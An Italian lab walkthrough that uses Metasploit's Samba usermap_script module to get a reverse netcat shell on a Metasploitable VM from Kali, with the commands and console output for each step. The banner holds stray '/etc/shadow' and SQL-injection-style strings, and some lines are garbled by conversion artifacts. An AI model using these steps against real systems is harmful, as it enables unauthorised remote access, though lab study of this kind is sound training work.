Exploit Metasploitable con Metasploit

Verifichiamo la comunicazione tra macchina Kali e Metasploitable.

Ping da Kali 192.168.13.100 a Metasploitable 192.168.13.150

Ping da Metasploitable 192.168.13.150 a Kali 192.168.13.100

```
msfadmin@metasploitable: $\times ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.601 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.717 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.572 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.859 ms
```

Eseguiamo nmap -sV 192.168.13.150 -p 445 per controllare lo stato della porta 445 sulla macchina Metasploitable.

Dal risultato vediamo che sulla porta è attivo il servizio netbios-ssn, comunemente utilizzato da SMB (Server Message Block). SMB è un protocollo di condivisione di file e stampanti tra computer su una rete.

Vediamo anche che il servizio è fornito da Samba, che è una reimplementazione open-source del protocollo SMB. La versione di Samba in esecuzione è tra la 3.X e la 4.X.

Vediamo che questo servizio è vulnerabile ad un attacco di tipo «command execution», descritto in dettaglio in <u>questa pagina</u>, di cui si riporta un estratto di seguito:

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Questa vulnerabilità, in sintesi, riguarda l'opzione *username map script* in *smb.conf*, che è utilizzata per mappare gli username degli utenti. Quando l'opzione è abilitata, permette agli utenti di eseguire codice arbitrario sull'host remoto.

Per sfruttare la vulnerabilità, avviamo msfconsole su Kali Linux.

```
-(kali⊛kali)-[~]
                                              -+dHJ5aGFyZGVyIQ=+-
                             `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
        =[ metasploit v6.3.16-dev
           2315 exploits - 1208 auxiliary - 412 post
           975 payloads - 46 encoders - 11 nops
       -=[ 9 evasion
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/
```

Con il comando search samba cerchiamo tutti i moduli relativi a samba. Tra i risultati vediamo che il modulo n. 8 exploit/multi/samba/usermap_script corrisponde alla vulnerabilità che vogliamo sfruttare:

Con il comando use 8 utilizziamo il modulo scelto. Vediamo che non ci sono payload configurati e viene settato di default il payload cmd/unix/reverse netcat.

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat_cum
```


Un "payload" è e un codice che viene eseguito su un sistema target dopo che un'exploit ha sfruttato con successo una vulnerabilità.

In questo caso possiamo lasciare attivo il payload di default.

Il payload cmd/unix/reverse_netcat utilizza netcat (spesso abbreviato in "nc") per creare una reverse shell (connessione inversa). Una "reverse shell" implica che, dopo l'exploit, sarà Metasploitable (la macchina target) a stabilire una connessione verso Kali Linux (la macchina dell'attaccante), anziché il contrario, fornendo a Kali l'accesso a una shell per eeseguire comandi su Metasploitable.

Con il comando show options controlliamo quali sono i parametri da settare per eseguire correttamente l'exploit.

- Vediamo che il parametro RHOSTS, che si riferisce all'IP dell'host target sul quale eseguire l'exploit, è richiesto (Required=yes) ma non è settato.
- Vediamo anche che il parametro RPORT, che si riferisce alla porta della macchina target da utilizzare per eseguire l'exploit, è settato sulla porta 139, mentre la vulnerabilità che stiamo andando a sfruttare interessa la porta 445. Dobbiamo quindi modificare anche questo parametro.
- Inoltre, nella sezione "Payload options", vediamo che il parametro LHOST, che si riferisce all'indirizzo IP della macchina attaccante in ascolto, è settato con l'indirizzo di loopback 127.0.0.1, che non è utilizzabile per la comunicazione con altre macchine della rete. E' quindi necessario impostare l'indirizzo IP effettivo di Linux per questo parametro.



Settiamo il parametro RHOSTS con l'indirizzo IP della macchina target con l'IP di Metasploitable usando il comando set RHOST 192.168.13.150

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST ⇒ 192.168.13.150
```

Settiamo il parametro RPORT con la porta 445, che è la porta della macchina target interessata dalla vulnerabilità, con il comando set RPORT 445

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
```

Settiamo il parametro LHOST con l'IP di Linux usando il comando set LHOST 192.168.13.100

```
\frac{\text{msf6}}{\text{msf6}} = \text{exploit}(\frac{\text{multi/samba/usermap\_script}}{\text{set LHOST } 192.168.13.100}
\text{LHOST} \Rightarrow 192.168.13.100
```

Verifichiamo le nuove impostazioni esguendo nuovamente il comando show options. Vediamo che i parametri modificati adesso contengono i valori cha abbiamo impostato.

Lanciamo quindi l'attacco esquendo il comando exploit.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444

[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:44277) at 2023-09-23 12:17:13 -0400
```

Dal risultato vediamo che è stata creata una sessione di shell tra Kali Linux 192.168.13.100 e Metasploitable 192.168.13.150.

Il payload è stato eseguito sulla macchina target Metasploitable la quale, trattandosi di una reverse shell, ha iniziato una connessione in uscita verso Kali (in ascolto sulla porta 4444) utilizzando la porta 44277.

44277 indica in questo contesto la porta utilizzata per la connessione in uscita verso Kali Linux. La porta 445 utilizzata per eseguire l'exploit, è configurata nel parametro RPORT.

Proviamo adesso ad utilizzare la shell eseguendo il comando ifconfig. Vediamo che il risultato restituisce l'indirizzo IP e le impostazioni della macchina target Metasploitable, confermado che l'attacco è andato a buon fine.